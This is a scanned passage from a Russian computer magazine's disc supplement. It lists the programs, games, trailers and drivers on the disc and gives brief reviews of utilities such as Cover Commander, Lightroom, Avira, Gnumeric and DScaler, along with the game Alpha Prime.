- LightPad 4.4
- FireTune 1.1.4
- CDWinder 2.6.1
- Telling Stories 2.0.2
- MobTime Cell Phone Manager 6.1.0

Mac OS

- Adium X 1.0
- Capture Changer 1.01
- DasBoot 1.0.1
- Data Rescue II 1.1.1
- iServe 1.0
- EyeSight 1.1
- Mac Cleanse 1.0.1
- OSXplanet 1.0.1
- Proximity 1.0
- Red Snapper 1.0
- WordDump 1.0.2

DVD

Linux

- Дистрибутив Sabayon Linux
- Hydrogen drum machine 0.9.3
- KDE DVD Authoring Wizard 1.4.3
- Gobby 0.4.1
- KLinkStatus 0.3.1
- KrawlSite 0.7

PDA

- «ПалмГИС GPS» 4.3
- ChronMemo 1.02
- CRM for Palm 1.1
- ChemTable 2.26
- Mobile High Speed 5.3.6
- Turbo Passwords 4.1
- ScrBtn (Screen Button) 2.41
- SMS Counter 1.2
- Tic Tac Toe for Palm 1.8
- MegaLauncher (Cayman) 6.2
- Tsk2Cal (Tasks to Calendar) 0.0.1
- Right Menu
- Flash Format
- SafeMode 2.1
- EasySetOwner
- NetFront 3.3
- «Записи на ладони» 1.0
- «СловоЕд Делюкс» 6.0
- Flip It!
- Vspainter 1.5
- Pocket Launcher 3

Тест

Программы для ТВ-тюнеров

- AverTV 5.3
- DScaler 4.1.15
- FLYDS 2.0 beta 2
- ChrisTV Professional 4.99
- Got All Media 6.0

Бонус

Материалы к статьям:

- «Кому нужна Vista?»
- «Ваша собственная фотомозаика»
- «Чудесные программы для USB-накопителей»
- «Портрет в стиле поп-арт»

Трейлеры

- Обитель зла: Вымирание/Resident Evil: Extinction
- Симпсоны в кино/The Simpsons Movie
- Гриндхаус/Grind House
- Везунчик/Lucky You
- Крепкий орешек 4/Live Free or Die Hard

Игры

- Alpha Prime
- Ex-Machina: Меридиан 113
- Medieval 2: Total War
- Air Aggression
- Arcade Race
- Devastro
- FIGHT TERROR 3
- FunnyChewer
- Space Fights

Драйверы

- NVIDIA
- ATI
- VIA
- Realtek
- SiS
- Technotrend

trialware

Cover Commander 2.7



•• Опытному дизайнеру не составит труда создать красивую коробку для какого-либо реально существующего или виртуального продукта. Но далекому от работы с графикой человеку будет весьма за-

труднительно правильно совместить текстуры в единое целое, добавить тень и отражение. Эту проблему поможет решить программа Cover Commander. Она проста в использовании и может пригодиться не только новичкам, но и профессиональным дизайнерам.

■ **ОС:** Windows 98/ME/2000/XP
 ■ **Язык интерфейса:** русский
 ■ **Сайт:** www.insofta.com

trialware

Kingdia DVD Ripper



•• Свободного места много не бывает, поэтому было бы рациональнее конвертировать любимые DVD, хранящиеся на жестком диске, в более компактный формат. Это можно сделать с помощью

Kingdia DVD Ripper. Программа позволяет уменьшить размер DVD при помощи кодеков XviD, DivX и др. После выбора кодака останется только проверить его настройки, выбрать необходимую степень компрессии и размер результирующего видео.

■ **ОС:** Windows 98/ME/2000/XP
 ■ **Язык интерфейса:** английский
 ■ **Сайт:** www.kingdia.com

trialware

RocketDock 1.2.5



•• Всем любителям красивого и эргономичного Рабочего стола мы советуем установить программу RocketDock, которая добавляет на него панель быстрого запуска в стиле Mac OS. Причем она анимированная, оснащена качественными иконками и поддерживает значки аналогичных программ (Mobydock и ObjectDock). Кроме того, непрозрачность панели можно изменять, как и стили, которых в программе около 30. В целом RocketDock не уступает по качеству коммерческим аналогам и даже превосходит некоторые из них по скорости работы, затрачивая при этом меньше системных ресурсов.

■ **ОС:** Windows XP
 ■ **Язык интерфейса:** русский
 ■ **Сайт:** www.punksoftware.com

freeware

SmartFTP



•• Среди множества FTP-клиентов иногда попадаются настоящие шедевры. Одним из них можно смело назвать программу SmartFTP. Для некоммерческого использования она распространяется бесплатно и обладает при этом довольно удобным интерфейсом, поддержкой протоколов IPv6, FTP, NAT/UPnP SSL и возможностью мультизагрузки. Помимо прочего в SmartFTP встроены прекрасный планировщик задач. С его помощью программа может автоматически подключиться к Глобальной сети, скачать/загрузить файлы и по завершении работы выключить компьютер.

■ **ОС:** Windows 98/ME/2000/XP
 ■ **Язык интерфейса:** английский
 ■ **Сайт:** www.smartftp.com

trialware

MediaMan 2

•• Если вам знакома страсть к коллекционированию, то программа MediaMan вам наверняка понравится. Эта небольшая утилита станет отличным помощником в организации книг, DVD, аудиодисков или игр. Заносить предметы в коллекцию можно не только вручную, но и используя разные средства автоматизации. Например, если у вас есть веб-камера, можно отсканировать штрих-код экспоната, и программа попытается найти по нему информацию о диске или книге. Такой код можно ввести и самостоятельно. Кроме этого можно импортировать данные о книгах с сайта Amazon.com и просматривать коллекции в разных режимах. Те, кто часто делится дисками с друзьями, наверняка обратят внимание на удобную функцию ведения учета должников. А если нужно



получить полный список того, что есть в коллекции, на бумаге, из MediaMan без труда можно его распечатать.

■ **ОС:** Windows 98/ME/2000/XP
 ■ **Язык интерфейса:** английский
 ■ **Сайт:** www.imediaman.com

trialware

XDeskPhoto 1.3



•• Многие пользователи используют в качестве обоев для Рабочего стола

свои любимые фотографии. Однако стандартными средствами Windows на экране можно уместить только одну фотографию, растянутую на весь десктоп. Чтобы на десктопе появилось несколько любимых фото, можно воспользоваться программой XDeskPhoto. Она позволит «приклеить» к Рабочему столу сколько угодно изображений в симпатичных рамках. При этом они могут автоматически меняться в рамках, для этого нужно указать программе папку, в которой они хранятся.

■ **ОС:** Windows 2000/XP
 ■ **Язык интерфейса:** английский
 ■ **Сайт:** www.xdesksoft.com/xdp.html

trialware

Toon Boom Studio




•• Toon Boom Studio — профессиональная программа для создания 2D-анимации. Она дает возможность рисовать как собственных персонажей, так и использовать готовые элементы из встроенной библиотеки.

Все части проекта, созданные пользователем, могут быть сохранены в этой библиотеке для дальнейшего использования. В процессе работы можно задействовать несколько виртуальных камер, изменять их положение, переключаться между ними и т. д.

■ **ОС:** Windows 98/ME/2000/XP
 ■ **Язык интерфейса:** русский
 ■ **Сайт:** www.bezpeka.biz/ru

trialware

Blaze Media Pro 7.1



•• Хорошо, когда все инструменты для работы с файлами мультимедиа объединены в одной программе. Наверное, так в свое время подумали разработчики Blaze Media Pro, после чего решили

создать такое приложение. В итоге в одной оболочке оказались проигрыватель, конвертер аудио- и видеофайлов, видео- и аудиоредактор, утилита для записи дисков с возможностями записи файлов с данными, аудио CD и VCD/SVCD, аудиогrabber и библиотека для управления файлами.

■ **ОС:** Windows 98/ME/2000/XP
 ■ **Язык интерфейса:** английский
 ■ **Сайт:** www.blazemp.com



ВНЕШНИЙ ВИД Графикой игра очень напоминает Doom 3, но основана на собственном графическом движке

■ Необычный сюжет, интригующая атмосфера, которую автор сумел искусно передать читателю даже в кратком объеме произведения, — все это поставило «Белую трость калибра 7.62» в ряд лучших произведений мировой научной фантастики.

Поэтому, когда стало известно, что Онджей Нефф написал сценарий к новому проекту чешских программистов, шутеру Alpha Prime, это вызвало большой интерес.

Итак, игра представляет собой вполне традиционную стрелялку с закрученным научно-фантастическим сюжетом. Игрок оказывается запертым в шахтах, где ему приходится сражаться с сошедшими с ума рабочими, пораженными радиацией роботами и группами спецназовцев. По ходу действия игроку предстоит разгадать немало загадок, так что не стоит верить тому, кто скажет, что сценарий игры подкачал.

По общему впечатлению от графики игра напоминает Doom 3, хотя основана на собственном движке Enforce2. Тени, конечно, до Doom 3 не дотягивают, зато оптимизация на высоте: приличное количество кадров в секунду даже на слабых машинах. Физика основана на известном движке Ageya PhysX, а движения персонажей задавались реальными людьми при помощи технологии motion-capture. Поэтому в общем и целом игра находится на крепком современном техническом уровне.

Необходимо отметить очень сильный искусственный интеллект врагов. Они

Demo



Alpha Prime

Сценарий к этой игре был написан чешским фантастом Онджеем Неффом, которого российский читатель может помнить по повести «Белая трость калибра 7.62».

обладают повышенным инстинктом самосохранения и лишены привычных суицидальных привычек, таких как постоянный выход на линию огня, пару секунд задумчивости, перед тем как сделать выстрел и т. д. Поумневшие противники из Alpha Prime ни за что не выйдут в простреливаемое пространство, а если сделают это, то только с предупредительным огнем, и вам придется залечь в укрытие. При необходимости они могут просто удрать, стреляя вслепую назад, чтобы игрок не вздумал их преследовать. Набор таких выходов весьма оживляет процесс перестрелки.

Особенность игры — это то, что она у многих оставляет чувство дежавю. Одни сравнивают ее с Doom 3, другие — с F.E.A.R., третьи — с Chaser.

Так же как и в случае с Chaser, мнения по поводу Alpha Prime разделились. Одни усиленно ругали игру, в то время как другие не менее активно ее хвалили. В сущности, правы были обе стороны. На Западе игры создаются для того, чтобы охватить широкую

аудиторию, поэтому в них играют все. Чешские программисты, напротив, принадлежат к старой школе идеалистов, по принципам которой необходимо делать игру не такой, какой ее хотят видеть все, а такой, какой она должна быть. Чехи вообще славятся своими играми: вспомним и великолепную Mafia, и Operation Flaspoin, и вышедший недавно Armed Assault. Все они с большим трудом находили своих поклонников на Западе, зато у славян, и в России в частности, они имели огромный успех. Но к 2007 году многие игроки уже стали похожи на своих сотоварищей из стран Европы и Америки. Они ценят в играх драйв, веселье, комфорт и прочие отвлеченные вещи. Таким людям игра Alpha Prime категорически противопоказана. Если же вы принадлежите к «старой гвардии» и цените в игре именно сам процесс, готовы докопаться до ее сути, то вполне возможно, что Alpha Prime создана именно для вас.

■ ОС: Windows 98/ME/2000/XP

■ Сайт: www.alpha-prime.com




ИСКУССТВЕННЫЙ ИНТЕЛЛЕКТ Враги в Alpha Prime, в отличие от многих других компьютерных игр, довольно умны и, даже отступая, могут весьма удачно отстреливаться

freeware



AusLogics BoostSpeed 3.6.7.625 Lite

Начались проблемы с Windows? Система тормозит, зависает, постоянно выводит сообщения об ошибках? Решить эти проблемы можно при помощи программ-твикеров, позволяющих в считанные минуты устранить неполадки в системе и ускорить работу.



■ Одной из таких программ является BoostSpeed. Она не так давно появилась на нашем диске, и теперь мы выкладываем новую эксклюзивную версию для наших читателей.

Lite-версия программы BoostSpeed, конечно, немного урезана, но, несмотря на это, в ней есть все необходимое для комплексной оптимизации системы. Программа может постоянно работать с ядром операционной системы, удерживая системные файлы в оперативной памяти. Кроме того, пользователь может высвобождать при желании ОЗУ под любые нужды в любой момент. Также программа оптимизирует файловую систему и автоматически отключает не востребо-

ванные системные службы. Помимо этого пользователь может увеличить скорость загрузки Windows, выбрать оптимальный по скорости работы внешний вид операционной системы, ускорить работу почтовых и офисных программ, браузеров и некоторых системных компонентов.

Кроме перечисленного BoostSpeed имеет несколько дополнительных утилит, среди которых есть Banner Killer — приложение, блокирующее нежелательную рекламу. В ее постоянно обновляемой базе данных имеется список сайтов, с которых обычно загружаются всплывающие окна.

■ ОС: Windows 98/ME/2000/XP

■ Сайт: www.auslogics.com

demo



ПалмГИС GPS 4.3

Сегодня, выходя из дома, гораздо проще взять с собой КПК с картой города, чем распечатку маршрута на бумаге или бумажную карту города. Особенно, если у вас есть возможность докупить для своего наладонника GPS-модуль.

■ В этом случае остается только выбрать программное обеспечение, которое заменит проводника по незнакомой местности. Программа «ПалмГИС GPS» предлагает пользователю возможности по отображению карты местности в различных масштабах, может работать в 3D-режиме, который гораздо удобнее обычного способа отображения карт. Еще один важный момент — программа содержит справочную информацию об объектах, указанных на карте. Помимо этого в программе реализованы удобная система поиска и функция прокладки маршрута движения на автомобиле. Кстати, водителям должна понравиться воз-

можность «ПалмГИС» получать в реальном времени информацию о пробках на дорогах и прокладывать маршрут исходя из загруженности транспортных артерий города. Также программа может отображать ближайшие к маршруту следования заправочные станции, магазины и т. д.

Читатели журнала могут попробовать поработать с программой бесплатно. Единственное ограничение данной версии — урезанные версии карт. Так, карта Москвы ограничена рамками третьего транспортного кольца, а московская область — второй «бетонкой».

■ ОС: Windows Mobile 2003/5.0

■ Сайт: www.kiberso.com



■ «ПАЛМГИС GPS» 3D-режим, функция поиска объектов вблизи проложенного маршрута и справочная информация по ним не дадут заблудиться в чужом городе



Download/DVD

- 1 **Adobe Photoshop Lightroom**
Редактор RAW-фотоснимков
- 2 **Telling Stories 2.0.2**
Оригинальная фотогалерея
- 3 **Avira Personal Edition Classic**
Антивирусная защита
- 4 **MobTime Cell Phone Manager**
Синхронизация с телефоном
- 5 **SPB Mobile DVD 1.1.0**
Конвертация видео для КПК

Download DVD

Проявка цифровых негативов

Если вы хотите получить качественные фотографии, необходимо работать с изображениями в формате RAW. Компания Adobe выпустила программу, которая не только обрабатывает сырые снимки, но и позволяет каталогизировать их и представлять в самом удобном виде.



После нескольких бета-версий вышел первый полноценный вариант давно ожидаемой фотолюбителями программы. Прежде всего Lightroom

предназначена для работы с форматом RAW, в ней пользователь найдет все, что нужно для коррекции фотоизображений. Имеется два вида каталогизации снимков. Первый из них предполагает добавление в коллекцию только ссылок на файлы. Второй режим делает возможным уп-

равление файлами из программы — например, удаление, копирование. Последний метод удобен при синхронизировании карты памяти с библио-

текой снимков, хранящейся на компьютере. В программе имеются средства для работы с цветом и яркостью, компенсацией тонов, экспозицией, коррекцией цветовой температуры (вкладка «Develop»). Ниже располагаются более точные инструменты: «Curves», «HSL Color Tuning», «Camera Calibration». Также в Lightroom можно найти функции для повышения детализации изображения и устранения хроматических aberrаций. Обработав снимки, из них можно создать HTML- или Flash-галерею для публикации в Интернете.

ADOBE PHOTOSHOP LIGHTROOM

РАЗРАБОТЧИК	Adobe Systems Inc.
САЙТ	www.adobe.com
УСЛОВИЯ РАСПРОСТРАНЕНИЯ	trialware (\$199)
ОС	Windows XP SP2

История жизни

Telling Stories — оригинальная программа, переосмысливающая концепцию всевозможных органайзеров мультимедийных файлов. Главным объектом здесь являются не плейлисты или библиотеки, а жизнь человека. Основная работа с программой происходит в режиме временной линии, на которой можно оставлять записи о важных происшествиях, видео- или фотодокументы, звуковые файлы или текстовые интервью. На «линию жизни» также накладываются исторические даты, например


падение Берлинской стены или первое клонированное учеными животное. Несколько омрачает картину то, что таких записей немного. В следующих версиях программы хотелось бы иметь функцию наложения биографий друг на друга. Впрочем, Telling Stories отнюдь не плоха и выделяется среди серой массы всевозможных каталогизаторов. Особую же ценность программе придает то, что «мультимедийную биографию» можно сохранять в виде исполняемого файла и просматривать на любом компьютере.



TELLING STORIES 2.0.2

РАЗРАБОТЧИК	Telling Stories Inc.
САЙТ	http://tellingstories.com
УСЛОВИЯ РАСПРОСТРАНЕНИЯ	trialware (\$50)
ОС	Windows 2000/XP

Антивирусный щит




Этот продукт хорошо известен пользователям персональных машин благодаря бесплатно распространяемому релизу Avira AntiVir PersonalEdition Classic. При этом, несмотря на узкую функциональность, PE Classic

показывает сопоставимые с коммерческими продуктами конкурентов результаты по соотношению скорость/качество обнаружения. В активе антивируса имеется свыше 500 000 сигнатур вирусов и иных вредоносных программ и эвристическое распознавание вредоносных программ. К сожалению, с марта этого года бесплатная версия программы больше не существует. Специально для читателей CHIP разработчики предоставили ключ, увеличивающий пробный срок пользования коммерческой программой до 60 дней (отсчет ведется с 24 марта).

AVIRA PERSONAL EDITION PREMIUM

РАЗРАБОТЧИК	Avira GmbH
САЙТ	www.avira.com
УСЛОВИЯ РАСПРОСТРАНЕНИЯ	trialware (\$26)
ОС	Windows 2000/XP

Управляющий для телефона




Программа для синхронизации мобильных телефонов с компьютером, главная особенность которой — универсальность. В MobTime Cell Phone Manager поддерживается огромное количество моделей телефонов различных производителей: Sony Ericsson, LG, Mitsubishi, Motorola, Nokia, Panasonic, Philips, Samsung, Siemens. При запуске программа сама определяет тип соединения и оптимальные настройки. Интерфейс MobTime Cell Phone Manager напоминает Outlook Express: те же папки «Входящие», «Отправленные», «Корзина» и т. д. Только относятся эти пункты меню к SMS, записной книжке,

картинкам и логотипам мобильного телефона. С ее помощью можно обмениваться контактами между PIM Outlook Express и телефоном, рассылать SMS, загружать в телефон картинки и мелодии. Встроенный файловый менеджер позволяет управлять папками и файлами в памяти мобильного телефона. Поддерживается связь через USB- и RS232-кабели, инфракрасный порт и Bluetooth.

CELL PHONE MANAGER 6.0.9

РАЗРАБОТЧИК	MobTime Inc.
САЙТ	www.mobtime.com
УСЛОВИЯ РАСПРОСТРАНЕНИЯ	shareware (\$20)
ОС	Windows 2000/XP

Кино мобильного формата



Отличная программа для конвертации видео DVD и в форматы для КПК — WMV и XviD. Первый проигрывается на всех наладонниках на базе Windows Mobile, второй требует для воспроизведения установки проигрывателя, например BetaPlayer, и рекомендуется для просмотра на устройствах с VGA-экраном. В целях экономии места на карте памяти, вы можете выбрать разрешение видео от 220x176 до 640x480. Если КПК маломощный, то для формата WMV есть возможность ограничить частоту кадров до 20 FPS. При конвертировании DVD можно выбрать для кодирования отдельный фрагмент или главу. Сэкономить немало времени поможет функция «Предпросмотр в реальном времени». Если включить ее, то еще до кодирования можно будет увидеть видео таким, каким оно будет на экране КПК. Если картинка вас не устроит, просто выберите другие параметры. Например, можно изменить один из готовых профилей, дающий более высокое качество. Программа поддерживает системы с процессорами Dual Core и, по нашему мнению, осуществляет процесс кодирования гораздо быстрее, чем конкуренты.

SPB MOBILE DVD 1.1.0

РАЗРАБОТЧИК	Spb Software House
САЙТ	www.spbsoftwarehouse.com
УСЛОВИЯ РАСПРОСТРАНЕНИЯ	trialware (\$25)
ОС	Windows 98/2000/XP



Download/DVD

FireFTP

Превращаем Firefox
в полноценный FTP-клиент

Gnumeric

Прекрасная альтернатива Microsoft Excel

SuperCopier

Менеджер закачек для локальных сетей

KlipFolio

Отображение важной информации
на Рабочем столе

ColorPic

RGB-код любой точки экрана

Ditto

Увеличиваем буфер обмена Windows

PeaZip

Распаковка любых типов архивов

Schmap Player


Незаменимый помощник
в туристической поездке

Download

DVD


Freeware deluxe

Ежемесячно в свет выходят десятки новых утилит, распространяющихся на некоммерческой основе или с открытыми исходными кодами. В этой рубрике мы расскажем о наиболее интересных бесплатных программах.




1 FIREFTP 0.94.6

ОС Windows 9x/NT/ME/2000/XP
Язык английский



2 GNUMERIC 1.7.6

ОС Windows 2000/XP
Язык русский



3 SUPERCOPIER 2

ОС Windows 9x/NT/ME/2000/XP
Язык английский

В одном окне

Хотите работать с FTP-серверами прямо из браузера, не запуская дополнительных программ?

Этот плагин может превратить Firefox в полноценный FTP-клиент, который работает лучше, чем FTP-сервис IE 7. Так, в FireFTP есть функция сравнения и синхронизации локальной и удаленной директорий, поддержка SSL, возможность перехватывать ссылки на FTP-серверы и менеджер аккаунтов. Чтобы ссылки на FTP автоматически открывались в FireFTP, нужно в настройках плагина на вкладке «Interface» отметить галочкой пункт «Configure FTP links in Firefox to automatically use FireFTP».

■ <http://fireftp.mozdev.org>

Без Excel

Если вам нужен редактор электронных таблиц, но при этом вариант от Microsoft не устраивает ценой, а бесплатный Open Office — быстродействием, попробуйте Gnumeric. Программа изначально разрабатывалась для среды GNOME в Linux, поэтому пользователи, знакомые с Linux, найдут много знакомых деталей.

Что касается функциональности, Gnumeric умеет делать все, что и Microsoft Excel: строить графики, таблицы и диаграммы, производить математические вычисления и т. п. Кроме того, по словам разработчиков, в Gnumeric есть более ста функций, альтернатив которым в продукте от Microsoft не существует.

■ www.gnome.org/projects/gnumeric

Копирование по сети

Программа SuperCopier предназначена для копирования больших объемов данных в пределах локальной сети. Она полностью заменяет сервис копирования Windows и отличается от него такими полезными опциями как отображение времени и скорости передачи данных, возможность ограничения скорости передачи. Это полезно, если вы не хотите забивать канал и перегружать компьютер, с которого ведется копирование. SuperCopier позволяет создавать списки файлов для копирования и автоматически переименовывать зачисляемые файлы. Также программа поддерживает докачку после обрыва соединения.

■ <http://supercopier.sfxteam.org>

Обратите внимание

Эти бесплатные программы также можно найти на нашем диске

Belarc Advisor


Данная программа не только отобразит подробную информацию о содержимом системного блока и программных компонентах операционной системы, но и подскажет, какие обновления безопасности нужно установить.

AIMP

Симпатичный мультимедийный плеер от российских разработчиков вполне может составить конкуренцию как именитому Winamp, так и прочим популярным проигрывателям.

Small CD-Writer

Чтобы записать CD, вовсе не обязательно устанавливать громоздкие пакеты вроде Nero, включающие в себя много лишних сервисов. Для этого вполне достаточно и небольшой утилиты Small CD-Writer.




5 COLORPIC 4.1
ОС Windows 2000/XP
Язык английский

Габбер цвета

Если вам потребовалось сделать фон HTML-страницы таким же, как на каком-либо изображении, не обязательно открывать файл в графическом редакторе, чтобы узнать его RGB-код для вставки в HTML. Достаточно воспользоваться программой ColorPic. Просто подведите курсор к нужному участку изображения, нажмите «Ctrl+G» — и данные о цвете будут сохранены в программе. Помимо этого при помощи ColorPic можно создавать палитры цветов и редактировать их.

■ www.iconico.com/colorpic




4 KLIPFOLIO 3.1
ОС Windows 2000/XP
Язык английский

Свежие новости

Свежие новости, прогнозы погоды, биржевые сводки — все это в любой момент доставит KlipFolio. Просто подпишитесь на интересующие RSS-ленты — и программа будет показывать их в симпатичных окошках на Рабочем столе. Помимо этого KlipFolio может проверять ваши почтовые ящики, производить поиск по сервису для выкладывания фотографий Flickr и т. п. Правда, для этого потребуются скачать специальные «клипы» (klips) с сайта разработчиков.

■ www.klipfolio.com




7 DITTO 3.9.0
ОС Windows 9x/NT/ME/2000/XP
Язык английский

Увеличить буфер

Все, что вы копируете, Ditto сохраняет в своей базе данных и позволяет в любой момент вставить в нужное место. При нажатии комбинации «Ctrl+» на экране появится список всех скопированных вами элементов. Для вставки текста необходимо дважды щелкнуть мышью по нужной строке списка. При помощи контекстного меню, которое появляется при щелчке правой кнопкой по выбранному элементу списка, их можно сортировать по группам, удалять и редактировать.

■ <http://ditto-cp.sourceforge.net>



7 PEAZIP 1.3
ОС Windows 9x/NT/ME/2000/XP
Язык английский

Распаковщик

Вы получили заархивированный файл и не можете его распаковать? Справиться с этой проблемой может PeaZip. Программа открывает как популярные форматы ZIP или RAR, так и редкие архивы, например BZip2. Если же требуется скрыть архив от посторонних глаз, то PeaZip может не только защитить его паролем, но и создать специальный ключевой файл (keyfile), без которого данные невозможно будет извлечь.

■ <http://peazip.sourceforge.net>



8 SCHMAP PLAYER 2.0
ОС Windows 2000/XP
Язык английский

Виртуальный гид

Отправляясь на отдых, всецело полагаясь на экскурсоводов турфирмы, которые не всегда добросовестно выполняют свои обязанности. Чтобы не пропустить ничего интересного, возьмите с собой ноутбук с установленной SchMap. С сайта программы можно скачать около сотни виртуальных туров с подробными картами крупнейших городов мира, на которых отмечены не только достопримечательности, но и их фотографии, адреса и телефоны отелей и ресторанов.

■ www.schmap.com

Телевизор для ПК



Еще пару лет назад могли найтись скептики, которые сомневались в том, что компьютер сможет полностью заменить телевизор. Сегодня даже ярые консерваторы стоят перед выбором: что лучше — купить телевизор и музыкальный центр или приобрести ТВ-тюнер и хорошую акустику для ПК.

Покупка ТВ-тюнера — это только полдела. Чтобы получить удовольствие от просмотра телепередач и выжать все, на что он способен, необходимо еще и правильно подобрать программное обеспечение. Ведь именно от ПО зависят многие важные функции, такие, как запись телепрограмм, регулировка качества изображения, возможность управления с помощью пульта дистанционного управления и многое другое.

Выбор ПО для определенного ТВ-тюнера — задача не из легких. Эти программы очень капризны в настройке, к тому же большое значение имеет конфигурация компьютера и модель самого тюнера. Большинство моделей ТВ-тюнеров обязательно имеют в стандартном комплекте поставки программное обеспечение от разработчика. Однако этот софт может оказаться нестабильным в работе или просто неудобным.

DScaler 4.1.15

Сразу после запуска этой программы на экране появляется окно, в котором предлагается выбрать тип ТВ-тюнера. Если вы не нашли в перечне поддерживаемых устройств свою модель, можете воспользоваться функцией автоматического анализа устройств. Автоматическое определение может и не помочь, и тогда нужно будет указать в настройках DScaler «Unknown Card» и «No Tuner/Unknown».

Самая большая ценность этой программы в том, что в ее арсенале имеется большой набор фильтров, многие из которых позволяют значительно улучшить качество картинки. Большинство из них уникальны: вы не встретите ничего подобного в аналогичных программах. Так, стоит отметить фильтр «Logo Killer». При его включении можно скрыть логотип канала, наложив на него «заплатку», размыв изображение или включив режим адаптивного маскирования. Такую опцию удобно использовать при записи телепрограммы, когда логотип отвлекает внимание от происходящего в кадре. С помощью других функций можно корректировать цветопередачу, устранять шумы, повышать резкость, зеркально поворачивать картинку и многое другое.

Программа может выводить на экран телетекст и поддерживать одновременную работу с несколькими тюнерами. Кроме этого DScaler поддерживает работу с горячими клавишами. Чтобы при просмотре телепередачи случайное нажатие кнопки не сбilo настройку видеоизображения, клавиатуру

